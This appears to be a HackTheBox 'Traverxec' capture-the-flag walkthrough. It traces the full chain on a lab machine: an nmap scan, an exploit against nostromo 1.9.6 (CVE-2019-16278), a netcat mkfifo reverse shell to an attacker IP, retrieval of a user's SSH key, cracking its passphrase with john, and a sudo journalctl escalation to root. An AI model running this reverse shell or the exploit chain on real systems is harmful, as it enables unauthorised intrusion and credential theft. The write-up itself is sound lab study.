HackTheBox Traverxec

Saikat Karmakar | Jul 14 : 2021


ip -> 10.10.10.165

- nmap


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash

- web-server




- version



- [exploit]


> - https://www.exploit-db.com/raw/47837
> - https://github.com/AnubisSec/CVE-2019-16278 (works)

- we have cmd execution



- rev-shell

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.13 1234
>/tmp/f
```



- some interesting info found by linpeas

```
/tmp/home/david
/tmp/home/david/.ssh
/tmp/home/david/.ssh/authorized_keys
/tmp/home/david/.ssh/id_rsa
/tmp/home/david/.ssh/id_rsa.pub
/tmp/linpeas.sh
/var/nostromo/logs
/var/nostromo/logs/nhttpd.pid
/var/tmp
/var/tmp/lin.log
/var/tmp/linpeas.sh
```

- ssh keys

```
www-data@traverxec:/var/tmp$ cd /tmp/home/david/.ssh
www-data@traverxec:/tmp/home/david/.ssh$
www-data@traverxec:/tmp/home/david/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
```

- crack the hash

```bash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even
after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
```

language-bash

- ssh creds `david:hunter`
- got in

```
avik@kali: /home/avik/Desktop/ctf/WalkThroughs/HackTheBox/traverxec/ssh git:(master) ✗
→  ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Wed Jul 14 05:24:52 2021 from 10.10.14.10
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
david@traverxec:~$
```

- a file is running `journalctl` as sudo

```bash
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ |
```

```
/usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```
language-bash

- abuse journalctl bin
- root